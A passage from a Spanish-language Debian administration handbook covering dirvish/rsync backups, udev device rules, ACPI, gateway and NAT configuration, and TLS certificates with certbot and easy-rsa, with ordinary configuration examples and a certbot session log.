Habiendo descartado los respaldos en cintas por ser lentos y costosos, se respaldarán los datos en discos duros en un servidor dedicado en el que utilizarán RAID por software (revise la [Sección 12.1.1, “RAID por software”](#)) que protegerá los datos contra errores de disco duro. No se respaldarán individualmente los equipos de escritorio, pero se le informa a los usuarios que se respaldará su cuenta personal en el servidor de archivos

del departamento. Se utiliza diariamente el programa **rsync** (en el paquete del mismo nombre) para respaldar estos diferentes servidores.

VOLVER A LOS CIMIENTOS El enlace duro, un segundo nombre para el archivo

A diferencia de un enlace simbólico, no se puede diferenciar un enlace duro del archivo enlazado. Crear un enlace duro es esencialmente lo mismo que dar al archivo un segundo nombre. Es por esto que eliminar un enlace duro sólo elimina uno de los nombres asociados al archivo. Siempre que quede otro nombre asociado al archivo, los datos en él seguirán presentes en el sistema de archivos. Es interesante saber que, a diferencia de una copia, un enlace duro no ocupa espacio adicional en el disco duro.

Puede crear un enlace duro con **ln *objetivo enlace***. El archivo *enlace* será un nuevo nombre para el archivo *objetivo*. Sólo puede crear enlaces duros en el mismo sistema de archivos, mientras que los enlaces simbólicos no tienen dicha restricción.

El espacio en disco disponible prohíbe la implementación de un respaldo diario completo. Por lo tanto, el programa **rsync** es precedido con una duplicación del contenido del respaldo anterior con enlaces duros, lo que evita utilizar demasiado espacio en disco. Luego, el proceso **rsync** sólo reemplazará los archivos que fueron modificados desde el último respaldo. Con este mecanismo, pueden mantener una gran cantidad de respaldos en un espacio pequeño. Debido a que todos los respaldos están disponibles inmediatamente (por ejemplo, en diferentes directorios de un recurso compartido en la red) puede realizar comparaciones entre dos fechas rápidamente.

Puede implementar fácilmente este mecanismo de respaldo con el programa **dirvish**. Utiliza un espacio de almacenamiento de respaldo («bank» — banco — en su vocabulario) en el que ubica copias con marcas temporales de conjuntos de archivos de respaldo (estos conjuntos son llamados «vaults» — bóvedas — en la documentación de dirvish).

La configuración principal se encuentra en el archivo `/etc/dirvish/master.conf`. Define la ubicación del espacio de almacenamiento de respaldos, la lista de «bóvedas» administradas y los valores predeterminados de expiración de los respaldos. El resto de la configuración está ubicada en los archivos

`banco/bóveda/dirvish/default.conf` y contienen las configuraciones específicas a los conjuntos de archivos correspondientes.

Ejemplo 9.3. EL archivo `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#  MIN HR    DOM MON        DOW  STRFTIME_FMT
#  *   *     *   *          1    +3 months
#  *   *     1-7 *          1    +1 year
#  *   *     1-7 1,4,7,10  1
```

La configuración `bank` indica el directorio en el que se almacenarán los respaldos. La configuración `exclude` le permite indicar archivos (o tipos de archivo) a excluir del respaldo. `Runall` es una lista de conjuntos de archivos a respaldar con una marca temporal para cada conjunto, lo que le permite asignar la fecha correcta a la copia en caso que el respaldo no se ejecute exactamente en el momento programado. Debe de indicar una hora justo antes del momento de ejecución (según `/etc/cron.d/dirvish`).

Finalmente, las configuraciones `expire-default` y `expire-rule` definen las políticas de expiración para los respaldos. El ejemplo anterior mantiene para siempre los respaldos generados el primer domingo de cada trimestre, elimina después de un año aquellos realizados el primer domingo de cada mes y luego de 3 meses aquellos realizados otros domingos. Mantendrá los demás respaldos diarios durante 15 días. El orden de las reglas sí importa, Dirvish utiliza la última regla que coincida o la directiva `expire-default` si ninguna línea de `expire-rule`.

EN LA PRÁCTICA Expiración programada

dirvish-expire no utiliza las reglas de expiración para realizar su trabajo. En realidad, se utilizan las reglas de expiración cuando se crea una nueva copia de respaldo para definir la fecha de expiración asociada con dicha copia. **dirvish-expire** simplemente examina las copias almacenadas y elimina aquellas cuyas fechas de expiración ya pasaron.

Ejemplo 9.4. El archivo `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

El ejemplo anterior especifica el conjunto de archivos a respaldar: los archivos en la máquina *rivendell.falcot.com* (para respaldos de datos locales, simplemente especifique el nombre local del equipo según indica **hostname**), especialmente aquellos en el árbol raíz (`tree: /`), excepto aquellos enumerados en `exclude`. El respaldo estará limitado a los contenidos de un sistema de archivos (`xdev: 1`). No incluirá archivos de otros puntos de montaje. Generará un índice de los archivos almacenados (`index: gzip`) y el nombre de la imagen estará basado en la fecha actual (`image-default: %Y%m%d`).

Existen muchas opciones disponibles, todas documentadas en la página del manual `dirvish.conf(5)`. Una vez finalizados estos archivos de configuración, debe de inicializar cada conjunto de archivos ejecutando **dirvish --vault *vault* --init**. Luego, la ejecución de **dirvish-runall** automáticamente generará una nueva copia de respaldo inmediatamente después de eliminar aquellas que hayan expirado.

EN LA PRÁCTICA Respaldos remotos sobre SSH

Cuando `dirvish` necesita guardar datos en una máquina remota, utilizará **ssh** para conectarse con ella, e iniciará **rsync** en modo servidor. Esto necesita que el usuario `root` pueda conectarse automáticamente. Las llaves de autenticación SSH permiten esto exactamente (revise la [Sección 9.2.1.1, “Autenticación basada en llaves”](#)).

9.10.2. Restauración de equipos sin repaldos

Los equipos de escritorio, que no son respaldados, serán fáciles de reinstalar desde DVD-ROMs/USB personalizados que se prepararon con simple-cdd (ver [Sección 12.3.3, “Simple-CDD: la solución todo-en-uno”](#)). Dado que se realiza una instalación desde cero, se pierden todas las personalizaciones que pueden haberse realizado luego de la instalación inicial. Esto no es un problema ya que los sistemas están conectados a un directorio LDAP central para las cuentas de usuario y la mayoría de las aplicaciones de escritorio son preconfiguradas gracias a **dconf**(ver [Sección 13.3.1, “GNOME”](#) para más información al respecto).

Los administradores de Falcot Corp están al tanto de las limitaciones de sus políticas de respaldo. Debido a que no pueden proteger el servidor de respaldo tan bien como una cinta en una caja fuerte a prueba de fuego, lo instalaron en una habitación separada para que desastres como fuego en la sala de servidores no destruyan los respaldos junto con todo lo demás. Lo que es más, realizan un respaldo incremental en DVD-ROM una vez por semana — sólo se incluyen los archivos que fueron modificados desde el último respaldo.

YENDO MÁS ALLÁ Respaldo de servicios SQL y LDAP

No es posible hacer copia de seguridad de muchos servicios (como bases de datos SQL y LDAP) simplemente copiando sus archivos (a menos que sean detenidos apropiadamente mientras se crean estos respaldos, lo que frecuentemente es problemático ya que fueron pensados para estar disponibles todo el tiempo). Por lo tanto es necesario utilizar un mecanismo de «exportación» para crear un «volcado de datos» que pueda ser respaldado de forma segura. Generalmente son archivos grandes pero se comprimen fácilmente. Para reducir el espacio de almacenamiento necesario, se puede almacenar únicamente un archivo de texto completo por semana y diferencias (**diff**) cada día, que puede crear utilizando una orden similar a **diff archivo_de_ayer archivo_de_hoy**. El programa **xdelta** produce diferencias incrementales de volcados binarios.

CULTURA TAR, el estándar para respaldos en cinta

Históricamente, la forma más sencilla de realizar un respaldo en Unix era almacenar un compendio **TAR** en una cinta. Inclusive el programa **tar** obtuvo su nombre de «compendio en cinta» («Tape ARchive»).

9.11. Conexión en caliente: *hotplug*

9.11.1. Introducción

El subsistema *hotplug* del núcleo administra dinámicamente el agregar y eliminar dispositivos, mediante la carga de los controladores apropiados y la creación de los archivos de dispositivo correspondientes (con la ayuda de **udev**). Con el hardware moderno y la virtualización, casi todo se puede conectar en caliente: desde los periféricos USB/PCMCIA/IEEE 1394 usuales hasta discos duros SATA, pero también la CPU y la memoria.

El núcleo tiene una base de datos que asocia cada ID de dispositivo con el controlador necesario. Se utiliza esta base de datos durante el inicio para cargar todos los controladores de los periféricos detectados en los diferentes canales, pero también cuando se conecta un dispositivo en caliente. Una vez el dispositivo está listo para ser utilizado se envía un mensaje a **udev** para que pueda crear los elementos correspondientes en `/dev/`.

9.11.2. El problema de nombres

Antes que existieran las conexiones en caliente, era sencillo asignar un nombre fijo a un dispositivo. Simplemente estaba basado en la posición del dispositivo en su canal correspondiente. Pero esto no es posible cuando dichos dispositivos puede aparecer y desaparecer del canal. El caso típico es el uso de una cámara digital y una llave USB, ambos serán un disco para el equipo. El primero en conectarse puede ser `/dev/sdb` y el segundo `/dev/sdc` (siempre que `/dev/sda` represente el disco duro del equipo en sí). El nombre del dispositivo no es fijo, depende del orden en el que se conecte los dispositivos.

Además, más y más controladores utilizan valores dinámicos para los números mayor/menor de los dispositivos, lo que hace imposible tener elementos estáticos para dichos dispositivos ya que estas características esenciales puede cambiar luego de reiniciar el equipo.

Se creó *udev* precisamente para solucionar este problema.

9.11.3. Cómo funciona *udev*

Cuando el núcleo le informa a *udev* de la aparición de un nuevo dispositivo, recolecta mucha información sobre el dispositivo consultando los elementos correspondientes en `/sys/`; especialmente aquellos que lo identifican unívocamente (dirección MAC para una tarjeta de red, número de serie para algunos dispositivos USB, etc.).

Con esta información, *udev* luego consulta todas las reglas en `/etc/udev/rules.d` y `/lib/udev/rules.d`. En este proceso decide cómo nombrar al dispositivo, los enlaces simbólicos que creará (para darle nombres alternativos) y los programas que ejecutará. Se consultan todos estos archivos y se evalúan las reglas secuencialmente (excepto cuando un archivo utiliza la directiva «GOTO»). Por lo tanto, puede haber varias reglas que correspondan a un evento dado.

La sintaxis de los archivos de reglas es bastante simple: cada fila contiene criterios de selección y asignaciones de variables. El primero se utiliza para seleccionar los eventos ante los que reaccionar y el último define las acciones a tomar. Se los separa simplemente con comas y el operador implícitamente diferencia entre un criterio de selección (con operaciones de comparación como `==` o `!=`) o una directiva de asignación (con operadores como `=`, `+=` o `:=`).

Se utilizan los operadores de comparación en las siguientes variables:

- `KERNEL`: el nombre que el núcleo le asigna al dispositivo;
- `ACTION`: la acción que corresponde al evento («add» cuando se agregó un dispositivo, «remove» cuando fue eliminado);
- `DEVPATH`: la ruta al elemento del dispositivo en `/sys/`;
- `SUBSYSTEM`: el subsistema del núcleo que generó el pedido (hay muchos, pero unos pocos ejemplos son «usb», «ide», «net», «firmware», etc.);
- `ATTR{atributo}`: el contenido del archivo *attribute* en el directorio `/sys/ruta_de_dispositivo/` del dispositivo. Aquí es donde

encontrará la dirección MAC y otros identificadores específicos del canal;

- `KERNELS`, `SUBSYSTEMS` y `ATTRS{atributos}` son variaciones que intentarán coincidir las diferentes opciones en alguno de los dispositivos padre del dispositivo actual;
- `PROGRAM`: delega la prueba al programa indicado (coincidirá si devuelve 0, no lo hará de lo contrario). Se almacenará el contenido de la salida estándar del programa para que pueda utilizarse en la prueba `RESULT`;
- `RESULT`: ejecuta pruebas en la salida estándar almacenada durante la última ejecución de una sentencia `PROGRAM`.

Los operadores correctos puede utilizar expresiones con patrones para que coincidan varios valores simultáneamente. Por ejemplo, `*` coincide con cualquier cadena (inclusive una vacía); `?` coincide con cualquier carácter y `[]` coincide el conjunto de caracteres enumerados entre los corchetes (lo opuesto si el primer carácter es un signo de exclamación y puede indicar rangos de caracteres de forma similar a `a-z`).

En cuanto a los operadores de asignación, `=` asigna un valor (y reemplaza el valor actual); en el caso de una lista, es vaciada y sólo contendrá el valor asignado. `:=` realiza lo mismo pero evita cambios futuros en la misma variable. Respecto a `+=`, agrega elementos a una lista. Puede modificar las siguientes variables:

- `NAME`: el nombre del archivo de dispositivo que se creará en `/dev/`. Sólo se tiene en cuenta la primera asignación, las demás son ignoradas;
- `SYMLINK`: la lista de enlaces simbólicos que apuntarán al mismo dispositivo;
- `OWNER`, `GROUP` y `MODE` definen el usuario y el grupo dueños del dispositivo así como también los permisos asociados, respectivamente;
- `RUN`: la lista de programas a ejecutar en respuesta a este evento.

Los valores asignados a estas variables pueden utilizar algunas substituciones:

- `$kernel` o `%k`: equivalente a `KERNEL`;

- `$number` o `%n`: el número de orden del dispositivo; por ejemplo, para `sda3` sería «3»;
- `$devpath` o `%p`: equivalente a `DEVPATH`;
- `$attr{atributo}` o `%s{atributo}`: equivalentes a `ATTRS{atributo}`;
- `$major` o `%M`: el número mayor del dispositivo en el núcleo;
- `$minor` o `%m`: el número menor del dispositivo en el núcleo;
- `$result` o `%c`: la cadena de salida del último programa ejecutado por `PROGRAM`;
- finalmente, `%%` y `$$` para los signos de porcentaje y el símbolo de moneda respectivamente.

La lista anterior no está completa (sólo incluye los parámetros más importantes), pero la página del manual `udev(7)` debería estar completa.

9.11.4. Un ejemplo concreto

Consideremos el caso de una simple llave USB e intentemos asignarle un nombre fijo. Primero debe encontrar los elementos que la identificarán de manera unívoca. Para ello, conéctela y ejecuta **`udevadm info -a -n /dev/sdc`** (reemplazando `/dev/sdc` con el nombre real asignado a la llave).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.0/usb2/2-
1/2-1:1.0/host4/target4:0:0/4:0:0:0/block/sdc':
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==" "
    ATTR{hidden}=="0"
    ATTR{events}=="media_change"
    ATTR{ro}=="0"
    ATTR{discard_alignment}=="0"
    ATTR{removable}=="1"
    ATTR{events_async}==" "
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="51"
    ATTR{events_poll_msecs}=="-1"
    ATTR{stat}=="130 0 6328 435 0 0 0 0 0 252 252 0
0 0 0"
    ATTR{size}=="15100224"
    ATTR{range}=="16"
```

```

ATTR{ext_range}=="256"
ATTR{inflight}=="0 0"
[...]

    looking at parent device
'/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-
1:1.0/host4/target4:0:0/4:0:0:0':
[...]
    ATTRS{max_sectors}=="240"
[...]
    looking at parent device
'/devices/pci0000:00/0000:00:10.0/usb2/2-1':
    KERNELS=="2-1"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{bDeviceProtocol}=="00"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{busnum}=="2"
    ATTRS{quirks}=="0x0"
    ATTRS{authorized}=="1"
    ATTRS{ltm_capable}=="no"
    ATTRS{speed}=="480"
    ATTRS{product}=="TF10"
    ATTRS{manufacturer}=="TDK LoR"
[...]
    ATTRS{serial}=="07032998B60AB777"
[...]
```

Para crear una nueva regla, puede utilizar las pruebas en las variables del dispositivo así como también en los dispositivos padre. El caso anterior le permite crear dos reglas como las siguientes:

```

KERNEL=="sd?", SUBSYSTEM=="block",
ATTRS{serial}=="07032998B60AB777", SYMLINK+="usb_key/disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block",
ATTRS{serial}=="07032998B60AB777", SYMLINK+="usb_key/part%n"
```

Una vez que haya guardado estas reglas en un archivo, llamado por ejemplo `/etc/udev/rules.d`, puede desconectar y conectar la llave USB. Podrá ver que `/dev/usb_key/disk` representa el disco asociado con la llave USB y `/dev/usb_key/part1` como su primera partición.

YENDO MÁS ALLÁ Depuración de la configuración de *udev*

Al igual que muchos demonios, **udev** almacena registros en `/var/log/daemon.log`. Pero no es muy descriptivo de forma predeterminada y generalmente no son suficientes para entender lo que está sucediendo. Ejecutar **udevadm control --log-priority=info** aumenta el nivel de información y soluciona este problema. **udevadm control --log-priority=err** vuelve al valor predeterminado.

9.12. Gestión de energía: interfaz avanzada de configuración y energía (ACPI: «Advanced Configuration and Power Interface»)

Usualmente, el tema de administración de energía es problemático. Suspende apropiadamente un equipo necesita que todos los controladores de los dispositivos en él sepan cómo configurarlos en reposo y reconfigurarlos apropiadamente al despertar la máquina. Desafortunadamente, aún existen algunos dispositivos que no pueden suspender correctamente en Linux debido a que sus fabricantes no proveen las especificaciones necesarias.

Linux es compatible con ACPI (Interfaz Avanzada de Configuración y Energía) — el estándar más reciente sobre gestión de energía. El paquete `acpid` provee un demonio que busca hechos relacionados con la gestión de energía (cambios entre corriente alterna y batería en un portátil, etc.) y puede ejecutar varios programas en respuesta.

CUIDADO Tarjetas gráficas y suspensión

El controlador de la tarjeta de video frecuentemente es el problema cuando la suspensión no funciona correctamente. En estos casos, es buena idea probar la última versión del servidor gráfico X.org.

Luego de esta revisión de los servicios básicos comunes a muchos sistemas Unix, nos enfocaremos en el entorno de las máquinas administradas: la red. Se necesitan muchos servicios para que la red funcione correctamente. Hablaremos de ellos en el próximo capítulo.

Capítulo 10. Infraestructura de red

Linux goza de toda la herencia de Unix sobre redes, y Debian provee un conjunto completo de herramientas para crear y administrarlas. Este capítulo examina estas herramientas.

10.1. Puerta de enlace

Una puerta de enlace es un sistema que enlaza varias redes. Este término usualmente se refiere al «punto de salida» de una red local en el camino obligatorio hacia las direcciones IP externas. La puerta de enlace está conectada a cada una de las redes que enlaza y actúa como router para transmitir paquetes IP entre sus varias interfaces.

VOLVER A LOS CIMIENTOS Paquete IP

La mayoría de las redes hoy en día utilizan el protocolo IP (protocolo de Internet: «*Internet Protocol*). Este protocolo segmenta los datos transmitidos en paquetes de tamaño limitado. Cada paquete contiene, además de sus datos como carga útil, algunos detalles necesarios para enrutarlos apropiadamente.

VOLVER A LOS CIMIENTOS TCP/UDP

Muchos programas no gestionan los paquetes individuales por sí mismos aunque los datos que transmiten viajan por IP; generalmente utilizan TCP (protocolo de control de transmisión: «*Transmission Control Protocol*»). TCP es una capa sobre IP que permite establecer conexiones dedicadas a flujos de datos entre dos puntos. Los programas sólo ven, entonces, un punto de entrada en el que pueden verter datos con la garantía que los mismos datos existirán sin pérdida (y en el mismo orden) en el punto de salida en el otro extremo de la conexión. Si bien pueden ocurrir muchos tipos de errores en las capas inferiores, TCP los compensa: retransmite paquetes perdidos y reordena apropiadamente los paquetes que lleguen fuera de orden (por ejemplo si utilizaron caminos diferentes).

Otro protocolo sobre IP es UDP (protocolo de datagramas de usuario: «*User Datagram Protocol*). A diferencia de TCP, está orientado a paquetes. Sus objetivos son diferentes: el propósito de UDP sólo es transmitir un paquete de una aplicación a otra. El protocolo no intenta compensar la posible pérdida de paquetes en el camino, así como tampoco asegura que los paquetes sean recibidos en el mismo orden en el que se los envió. La principal ventaja de este

protocolo es que mejora enormemente la latencia ya que la pérdida de un paquete no demora la recepción de todos los paquetes siguientes hasta que se retransmita aquél perdido.

Tanto TCP como UDP involucran puertos, que son «números de extensión» para establecer comunicaciones con una aplicación particular en una máquina. Este concepto permite mantener varias comunicaciones diferentes en paralelo con el mismo correspondiente debido a que se pueden diferenciar estas comunicaciones por el número de puerto.

Algunos de estos números de puerto — estandarizados por IANA (autoridad de números asignados en Internet: «*Internet Assigned Numbers Authority*») — son «muy conocidos» por estar asociados con servicios de red. Por ejemplo, generalmente el servidor de correo utiliza el puerto TCP 25. La lista de servicios asociados con números de puertos se pueden encontrar en el archivo `/etc/services`, explicado también en `services(5)`, así como en:

→ <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>

Cuando una red local utiliza un rango de direcciones privadas (no enrutables en Internet), la puerta de enlace necesita implementar *enmascarado de dirección* («address masquerading») para que los equipos en la red puedan comunicarse con el mundo exterior. La operación de enmascarado es un tipo de proxy que funciona a nivel de red: se reemplaza cada conexión saliente de una máquina interna con una conexión desde la puerta de enlace misma (ya que la puerta de enlace tiene una dirección externa y enrutable), los datos que pasan a través de la conexión enmascarada son enviados a la nueva conexión y los datos recibidos en respuesta son enviados a través de la conexión enmascarada a la máquina interna. La puerta de enlace utiliza un rango de puertos TCP dedicados para este propósito, generalmente con números muy altos (mayores a 60000). Cada conexión que proviene de una máquina interna parece, para el mundo exterior, una conexión que proviene de uno de esos puertos reservados.

***CULTURA* Rango de direcciones privadas**

El RFC 1918 define tres rangos de direcciones IPv4 que no deben ser viables en Internet sino sólo utilizadas en redes locales. El primero, `10.0.0.0/8` (revise el recuadro [VOLVER A LOS CIMIENTOS Conceptos de red esenciales \(Ethernet, dirección IP, subred, difusión\)](#)) es un rango clase A (con 2^{24} direcciones IP). El segundo, `172.16.0.0/12`, reúne 16 rangos clase B (`172.16.0.0/16` a `172.31.0.0/16`), cada uno de los cuales contiene 2^{16} direcciones IP. Finalmente, `192.168.0.0/16` es un rango clase B (agrupando 256 rangos clase C, `192.168.0.0/24` a `192.168.255.0/24`, con 256 direcciones IP cada uno).

→ <http://www.faqs.org/rfcs/rfc1918.html>

La puerta de enlace también puede realizar dos tipos de *traducción de direcciones de red* («Network Address Translation» o NAT). El primer tipo, *NAT de destino* (DNAT) es una técnica para alterar la dirección IP de destino (y/o el puerto TCP o UDP) para una conexión (generalmente) entrante. El mecanismo de seguimiento de conexiones también altera los paquetes siguientes en la misma conexión para asegurar continuidad en la comunicación. El segundo tipo de NAT es *NAT de origen* (SNAT), del que el *enmascarado* es un caso particular; SNAT modifica la dirección IP de origen (y/o el puerto TCP o UDP) de una conexión (generalmente) saliente. En lo que respecta a DNAT, todos los paquetes en la conexión son gestionados de forma apropiada por el mecanismo de seguimiento de conexiones. Sepa que NAT sólo es relevante para IPv4 y su espacio de direcciones limitado; en IPv6, la amplia disponibilidad de direcciones reduce enormemente la utilidad de NAT permitiendo que todas las direcciones «internas» sean enrutables directamente en Internet (esto no implica que se pueda acceder a las máquinas internas ya que los firewalls intermedios puede filtrar el tráfico).

***VOLVER A LOS CIMIENTOS* Redirección de puertos**

Una aplicación concreta de DNAT es *redirección de puertos* («port forwarding»). Las conexiones entrantes a un puerto dado de una máquina son redirigidos a un puerto en otra máquina. Sin embargo, pueden existir otras soluciones para conseguir un efecto similar, especialmente a nivel de aplicación con `ssh` (revise la [Sección 9.2.1.4, “Creación de túneles cifrados con redirección de puertos”](#)) o `redir`.

Suficiente teoría, pongámonos prácticos. Convertir un sistema Debian en una puerta de enlace sólo es cuestión de activar la opción apropiada en el núcleo Linux a través del sistema de archivos virtual `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

También se puede activar esta opción automáticamente durante el inicio si `/etc/sysctl.conf` o un archivo de configuración en `/etc/sysctl.d/` define la opción `net.ipv4.conf.default.forwarding` como 1.

Ejemplo 10.1. El archivo `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Puede conseguir el mismo efecto para IPv6 simplemente reemplazando `ipv4` con `ipv6` en la orden manual y utilizando la línea `net.ipv6.conf.all.forwarding` en `/etc/sysctl.conf`.

Activar enmascarado de IPv4 es una operación un poco más compleja que involucra configurar el firewall *netfilter*.

De forma similar, utilizar NAT (para IPv4) necesita configurar *netfilter*. Debido a que el propósito principal de este componente es filtrar paquetes, se enumeran los detalles en el [Capítulo 14: “Seguridad”](#) (revise la [Sección 14.2, “Firewall o el filtrado de paquetes”](#)).

10.2. Certificados X.509

Los certificados son los elementos principales de muchos servicios de red contruidos sobre protocolos criptográficos, cuando necesitan algún tipo de autenticación central.

Entre aquellos protocolos, SSL fue inventado por Netscape (*capa de zócalos seguros*: «Secure Socket Layer») para asegurar conexiones con servidores web. Luego fue estandarizado por el IETF bajo el acrónimo TLS (*seguridad de capa de transporte*: «Transport Layer Security»). Desde entonces, TLS ha seguido evolucionando y en nuestros días SSL ha quedado obsoleto debido a múltiples fallos de diseño que se han ido descubriendo.

El protocolo TLS principalmente trata de proporcionar privacidad e integridad de datos entre dos o más aplicaciones informáticas que se comunican. El caso más común en Internet es la comunicación entre un cliente (p. ej., un navegador web) y un servidor.

A key pair is needed for the exchange of information, which involves a public key that includes information about the identity of the owner and matches a private key. The private key must be kept secret, otherwise the security is compromised. However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

Puede implementar una AC (como se describe en [Sección 10.2.2, “Infraestructura de llave pública: easy-rsa”](#)), pero si tiene la intención de usar el certificado para una página web, tiene que contar con una AC de

confianza. Los precios varían de forma significativa, pero es posible implementar una gran seguridad sin gastar apenas dinero.

10.2.1. Crear certificados de confianza gratuitos

Muchos programas crean y usan certificados snakeoil (consulte el recuadro [SEGURIDAD Certificados SSL de Snake oil](#)). Afortunadamente, el paquete certbot trae todo lo que necesitamos para crear nuestros propios certificados de confianza, proporcionados por la iniciativa «Let's Encrypt» (ver el recuadro [CULTURA La iniciativa Let's Encrypt](#)), que también se puede usar para agentes de transporte de correo (Postfix) y agentes de entrega de correo (Dovecot, Cyrus, etc.).

Los administradores de Falcot simplemente quieren crear un certificado para su página web, que se ejecuta sobre Apache. Hay un conveniente complemento de Apache para certbot que automáticamente edita la configuración de Apache para servir el certificado obtenido, así que hacen uso de este:

```
# apt install python3-certbot-apache
[...]
# certbot --apache
aving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache
Enter email address (used for urgent renewal and security
notices)
  (Enter 'c' to cancel): admin@falcot.com

- - - - -
- - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-
2017.pdf. You must
agree in order to register with the ACME server. Do you agree?
- - - - -
- - - - -
(Y)es/(N)o: Y

- - - - -
- - - - -
Would you be willing, once your first certificate is
```

successfully issued, to
share your email address with the Electronic Frontier
Foundation, a founding
partner of the Let's Encrypt project and the non-profit
organization that
develops Certbot? We'd like to send you email about our work
encrypting the web,
EFF news, campaigns, and ways to support digital freedom.

- - - - -
- - - - -

(Y)es/(N)o: **N**

Account registered.

No names were found in your configuration files. Please enter
in your domain

name(s) (comma and/or space separated) (Enter 'c' to cancel):
falcot.com

Requesting a certificate for falcot.com
Performing the following challenges:
http-01 challenge for falcot.com
Enabled Apache rewrite module
Waiting for verification...
Cleaning up challenges
Created an SSL vhost at /etc/apache2/sites-available/000-
default-le-ssl.conf
Enabled Apache socache_shmcb module
Enabled Apache ssl module
Deploying Certificate to VirtualHost /etc/apache2/sites-
available/000-default-le-ssl.conf
Enabling available site: /etc/apache2/sites-available/000-
default-le-ssl.conf

Please choose whether or not to redirect HTTP traffic to HTTPS,
removing HTTP access.

- - - - -
- - - - -

1: No redirect - Make no further changes to the webserver
configuration.
2: Redirect - Make all requests redirect to secure HTTPS
access. Choose this for
new sites, or if you're confident your site works on HTTPS. You
can undo this
change by editing your web server's configuration.

- - - - -
- - - - -

Select the appropriate number [1-2] then [enter] (press 'c' to

cancel): 2

Enabled Apache rewrite module
Redirecting vhost in /etc/apache2/sites-enabled/000-
default.conf to ssl vhost in /etc/apache2/sites-available/000-
default-le-ssl.conf

Congratulations! You have successfully enabled
https://falcot.com

You should test your configuration at:
<https://www.ssllabs.com/ssltest/analyze.html?d=falcot.com>

IMPORTANT NOTES:

- Congratulations! Your certificate and chain have been saved at:
 /etc/letsencrypt/live/falcot.com/fullchain.pem
 Your key file has been saved at:
 /etc/letsencrypt/live/falcot.com/privkey.pem
 Your cert will expire on 2022-06-04. To obtain a new or
tweaked
 version of this certificate in the future, simply run
certbot again
 with the "certonly" option. To non-interactively renew *all*
of
 your certificates, run "certbot renew"
- Your account credentials have been saved in your Certbot
configuration directory at /etc/letsencrypt. You should make
a
 secure backup of this folder now. This configuration
directory will
 also contain certificates and private keys obtained by
Certbot so
 making regular backups of this folder is ideal.
- If you like Certbot, please consider supporting our work by:

Donating to ISRG / Let's Encrypt:
<https://letsencrypt.org/donate>
Donating to EFF: <https://eff.org/donate-le>

CULTURA La iniciativa Let's Encrypt

La iniciativa [Let's Encrypt](https://letsencrypt.org/es/how-it-works/) es un esfuerzo conjunto para crear una autoridad certificadora (AC) libre, automatizada y abierta, gestionada para el beneficio público. Está apoyada por la EFF y la Linux Foundation. La iniciativa proporciona una herramienta automatizada para adquirir y renovar certificados. Esto reduce la cantidad de esfuerzo manual necesario, especialmente si deben gestionarse varios sitios y dominios. Los certificados también se pueden usar para servidores SIP, XMPP, WebSockets y TURN. El uso del servicio requiere control sobre la información DNS del dominio en cuestión (validación de dominio).

→ <https://letsencrypt.org/es/how-it-works/>

Si prefiere mantener el servidor en funcionamiento durante la creación del certificado, puede ejecutar el complemento `webroot` para obtener el certificado con los argumentos **`certonly`** y **`--webroot`**. Tendría que especificar un **`--webroot-path`** (abreviado **`-w`**), que debería contener los archivos servidos. La orden tiene este aspecto:

```
# certbot certonly --webroot -w /var/www/html -d  
www.DOMINIO.com -d DOMINIO.com
```

Necesita reiniciar todos los servicios usando los certificados que ha creado.

Los certificados creados son los llamados certificados de corta duración, que son válidos durante 90 días y deben ser por ello renovados una vez cada tres meses usando la orden **`certbot renew`**. Sin embargo, no deberíamos renovar cada certificado manualmente, sino automáticamente. `certbot` incluye una tarea cron básica en `/etc/cron.d/certbot`. Para cerciorarse de que los certificados pueden ser renovados automáticamente, puede ejecutar **`certbot renew --dry-run`**.

10.2.2. Infraestructura de llave pública: *easy-rsa*

También puede crear su propia AC, para lo que usaremos el algoritmo RSA, ampliamente utilizado en criptografía de llave pública. Involucra un «par de llaves», compuestas de una llave privada y una llave pública. Las dos llaves están fuertemente relacionadas entre ellas y sus propiedades matemáticas son tales que un mensaje cifrado con la llave pública sólo puede ser descifrado por alguien que conozca la llave privada, lo que asegura confidencialidad. En la dirección opuesta, un mensaje cifrado con la llave privada puede ser descifrado por cualquiera que conozca la llave pública, lo

que permite autenticar el origen del mensaje ya que sólo pudo haber sido generado por alguien con acceso a la llave privada. Cuando se asocia una función de hash digital (MD5, SHA1 o una variante más reciente), esto lleva a un mecanismo de firma que puede aplicarse a cualquier mensaje.

Dado que los CA públicos sólo expiden certificados a cambio de un pago (importante), también es posible crear una autoridad de certificación privada dentro de la empresa. El paquete `easy-rsa` proporciona herramientas que dan soporte a la infraestructura de certificados X.509, implementados como un conjunto de scripts haciendo uso del comando **openssl**.

ALTERNATIVA SSL y TLS

También se puede usar GnuTLS para generar una AC, y encargarse de otras tecnologías que rodean a los protocolos TLS, DTLS y SSL.

El paquete `gnutls-bin` contiene las utilidades de línea de órdenes. También es útil instalar el paquete `gnutls-doc`, que incluye una extensa documentación.

